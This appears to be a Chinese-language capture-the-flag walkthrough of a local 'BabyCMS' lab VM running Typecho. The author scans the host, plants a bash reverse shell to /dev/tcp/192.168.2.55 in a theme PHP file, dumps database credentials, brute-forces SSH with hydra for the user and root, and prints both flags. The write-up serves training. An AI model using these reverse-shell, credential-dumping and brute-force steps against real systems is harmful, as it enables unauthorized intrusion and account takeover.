Babycms-MJ

1.信息收集

常规扫描

```
┌──(root㉿kali)-[/tmp/test]
└─# nmap --min-rate 10000 -p- 192.168.2.54
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 05:50 EST
Nmap scan report for babycms.dsz (192.168.2.54)
Host is up (0.00011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:66:9E:E1 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.55 seconds

┌──(root㉿kali)-[/tmp/test]
└─# nmap -sV -sC -O -p22,80 192.168.2.54
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 05:50 EST
Nmap scan report for babycms.dsz (192.168.2.54)
Host is up (0.00027s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-generator: Typecho 1.3.0
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Hello World
MAC Address: 08:00:27:66:9E:E1 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
```

```
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.37 seconds
```

靶机开放常规22端口和80端口

继续收集udp端口情况，有些服务可能开放，优先做tcp的渗透

```
┌──(root㉿kali)-[/tmp/test]
└─# nmap -sU --top-ports 20 192.168.2.54
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 05:53 EST
Nmap scan report for babycms.dsz (192.168.2.54)
Host is up (0.00042s latency).

PORT      STATE         SERVICE
53/udp    closed        domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    closed        tftp
123/udp   open|filtered ntp
135/udp   open|filtered msrpc
137/udp   closed        netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   open|filtered snmp
162/udp   open|filtered snmptrap
445/udp   closed        microsoft-ds
500/udp   closed        isakmp
514/udp   closed        syslog
520/udp   closed        route
631/udp   open|filtered ipp
1434/udp  closed        ms-sql-m
1900/udp  closed        upnp
4500/udp  closed        nat-t-ike
49152/udp closed        unknown
MAC Address: 08:00:27:66:9E:E1 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
```

dirsearch目录扫描以及dirb指定扩展名扫描

重点关注admin页面以及config文件，可以留意后续利用数据库


```
┌──(root㉿kali)-[/tmp/test]
└─# dirsearch -u http://192.168.2.54/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 11460

Output File: /tmp/test/reports/http_192.168.2.54/__25-11-10_05-54-56.txt

Target: http://192.168.2.54/

[05:54:56] Starting:
[05:55:06] 302 -    0B  - /admin/  ->  http://192.168.2.54/admin/login.php?
referer=http%3A%2F%2F192.168.2.54%2Fadmin%2F
[05:55:07] 302 -    0B  - /admin/index.php  ->
http://192.168.2.54/admin/login.php?
referer=http%3A%2F%2F192.168.2.54%2Fadmin%2Findex.php
[05:55:07] 200 -    2KB - /admin/login.php
[05:55:18] 200 -    0B  - /config.inc.php


┌──(root㉿kali)-[/tmp/test]
└─# dirb http://babycms.dsz/ -X .txt,.php,.zip

%% 我这里设置了host域名，不然发现首页会崩溃 %%
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Nov 10 05:58:06 2025
URL_BASE: http://babycms.dsz/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.txt,.php,.zip) | (.txt)(.php)(.zip) [NUM = 3]

-----------------

GENERATED WORDS: 4612
```

```
---- Scanning URL: http://babycms.dsz/ ----
+ http://babycms.dsz/index.php (CODE:200|SIZE:10135)
+ http://babycms.dsz/install.php (CODE:302|SIZE:0)
+ http://babycms.dsz/LICENSE.txt (CODE:200|SIZE:14974)
+ http://babycms.dsz/setup.txt (CODE:200|SIZE:26)
```

密码凭据

```
setup.txt
pass:dyxBCEjovrUJa84sV03Q
```

首页发现用户名root



Hello World

Your description here.

cs

作者: root | 时间: 2025-11-09 | 分类: 默认分类 | 1 条评论

https://cstimer.net/

Maze-Sec

作者: root | 时间: 2025-11-09 | 分类: 默认分类 | 2 条评论

https://maze-sec.com/

欢迎使用 Typecho

作者: root | 时间: 2025-11-09 | 分类: 默认分类 | 1 条评论

如果您看到这篇文章,表示您的 blog 已经安装成功.

最新文章

cs
Maze-Sec
欢迎使用 Typecho

最近回复

hacker: [][1] [1]: https://google.com
hacker:
hacker:
Typecho: 欢迎加入 Typecho 大家族

分类

默认分类


归档

November 2025

其它

2.Web渗透

编辑一下php文件弹shell



```
<?php
phpinfo();
system("/bin/bash -c 'bash -i >& /dev/tcp/192.168.2.55/2332 0>&1'");
/**
 * Default theme for Typecho
 *
 * @package Typecho Replica Theme
 * @author Typecho Team
 * @version 1.2
 * @link http://typecho.org
 */

if (!defined('__TYPECHO_ROOT_DIR__')) exit;
$this->need('header.php');
?>

<div class="col-mb-12 col-8" id="main" role="main">
    <?php if (!($this->is('index')) and !($this->is('post'))): ?>
    <h3 class="archive-title"><?php $this->archiveTitle([
            'category' => _t('分类 %s 下的文章'),
            'search'   => _t('包含关键字 %s 的文章'),
            'tag'      => _t('标签 %s 下的文章'),
            'author'   => _t('%s 发布的文章')
        ], '', ''); ?></h3>
    <?php endif; ?>
    <?php if ($this->have()): ?>
    <?php while ($this->next()): ?>
        <article class="post" itemscope itemtype="http://schema.org/BlogPosting">
            <?php postMeta($this); ?>
            <div class="post-content" itemprop="articleBody">
                <?php $this->content(_t('阅读剩余部分')); ?>
            </div>
```

接收到反弹shell

```
┌──(root㉿kali)-[/tmp/test]
└─# nc -lvvp 2332
listening on [any] 2332 ...
192.168.2.55: inverse host lookup failed: Unknown host
connect to [192.168.2.55] from (UNKNOWN) [192.168.2.55] 57370
bash: cannot set terminal process group (468): Inappropriate ioctl for device
bash: no job control in this shell
www-data@BabyCMS:/var/www/html$
```

shell优化

参考link-MJ

3.caigou

数据库获取凭据

在config.inc.php文件中得到数据库凭据

```
  'user' => 'pagekit_user',
  'password' => 'your_secure_password',
```

尝试mysql连接数据库获取用户凭据

```
www-data@BabyCMS:/$ mysql -upagekit_user -p
Enter password:
```

```
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 54225
Server version: 10.5.23-MariaDB-0+deb11u1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| pagekit            |
+--------------------+
2 rows in set (0.000 sec)

MariaDB [(none)]> use pagekit;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [pagekit]> show tables;
+-----------------------+
| Tables_in_pagekit     |
+-----------------------+
| typecho_comments      |
| typecho_contents      |
| typecho_fields        |
| typecho_metas         |
| typecho_options       |
| typecho_relationships |
| typecho_userlist      |
| typecho_users         |
+-----------------------+
8 rows in set (0.000 sec)

MariaDB [pagekit]> select * from typecho_userlist;
+----+--------+----------------------+
| id | name   | pass                 |
+----+--------+----------------------+
|  1 | caigou | dRfGtYhUjIkOlPqAeRtY |
|  2 | user1  | aBcDeFgHiJkLmNoPqRsT |
|  3 | user2  | cNNloFLE88YBIP4ZJfcy |
|  4 | user3  | xYzAbCdEfGhIjKlMnOpQ |
|  5 | user4  | pLmOkNjIbHvGcFxDrEsW |
|  6 | user5  | wVxYzAbCdEfGhIjKlMnO |
|  7 | user6  | sTrUvWxYzAbCdEfGhIjK |
|  8 | user7  | qWeRtYuIoPaSdFgHjKlZ |
|  9 | user8  | mNbVcXzAsDfGhJkLpOqR |
| 10 | user9  | kJiHgFdSaPqOwNeMtBuV |
+----+--------+----------------------+
10 rows in set (0.000 sec)

MariaDB [pagekit]> select * from typecho_users;
+-----+------+------------------------------------+---------------+-----------
---------+------------+------------+------------+------------+---------------
+----------------------------------+
| uid | name | password                           | mail          | url
| screenName | created    | activated  | logged     | group         | authCode
|
+-----+------+------------------------------------+---------------+-----------
---------+------------+------------+------------+------------+---------------
+----------------------------------+
|   1 | root | $P$BPa7rmHlGmug8IJn5dLOBqwB3jvRRt. | root@root.com |
http://babycms.dsz | root       | 1762657463 | 1762772820 | 1762760703 |
administrator | 9e100148e8b035c1f3c5fb568b856d79 |
+-----+------+------------------------------------+---------------+-----------
---------+------------+------------+------------+------------+---------------
+----------------------------------+
1 row in set (0.000 sec)
```

有时候查库就会有这种情况，像是终端大小问题，勉强能开，欢迎佬指导一下

数据处理以及ssh爆破

发现几组凭据，以及phpass加密的hash，尝试对应凭据登录不成功，考虑可能乱序，在家目录下确定存在caigou用户，可以尝试hydra跑一下ssh

```
┌──(root㉿kali)-[/tmp/test]
└─# cat info | awk -F '|' '{print $4}' | awk -F ' ' '{print $1}' > pass

┌──(root㉿kali)-[/tmp/test]
└─# cat pass
dRfGtYhUjIkOlPqAeRtY
aBcDeFgHiJkLmNoPqRsT
cNNloFLE88YBIP4ZJfcy
xYzAbCdEfGhIjKlMnOpQ
pLmOkNjIbHvGcFxDrEsW
wVxYzAbCdEfGhIjKlMnO
sTrUvWxYzAbCdEfGhIjK
```

```
qWeRtYuIoPaSdFgHjKlZ
mNbVcXzAsDfGhJkLpOqR
kJiHgFdSaPqOwNeMtBuV

┌──(root㉿kali)-[/tmp/test]
└─# hydra -l caigou -P pass -s 22 192.168.2.54 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-10
06:23:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11),
~1 try per task
[DATA] attacking ssh://192.168.2.54:22/
[22][ssh] host: 192.168.2.54   login: caigou   password: cNNloFLE88YBIP4ZJfcy
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete
until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-10
06:23:26
```

跑出caigou密码 cNNloFLE88YBIP4ZJfcy

user.txt

```
caigou@BabyCMS:~$ cat /home/caigou/user.txt
flag{user-02dc7f9da20474707eb298cde17eb7dd}
```

4.root

密码复用

拿到caigou后并没有发现常规提权路径可用，而且phpass hash并未破解出来，尝试使用密码继续跑root的ssh

```
┌──(root㉿kali)-[/tmp/test]
└─# hydra -l root -P pass -s 22 192.168.2.54 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
```

```
military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-10
06:26:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11),
~1 try per task
[DATA] attacking ssh://192.168.2.54:22/
[22][ssh] host: 192.168.2.54   login: root   password: cNNloFLE88YBIP4ZJfcy
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete
until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-10
06:26:30
```

和caigou一个密码

root.txt

```
root@BabyCMS:~# cat /root/root.txt
flag{root-74cc1c60799e0a786ac7094b532f01b1}
```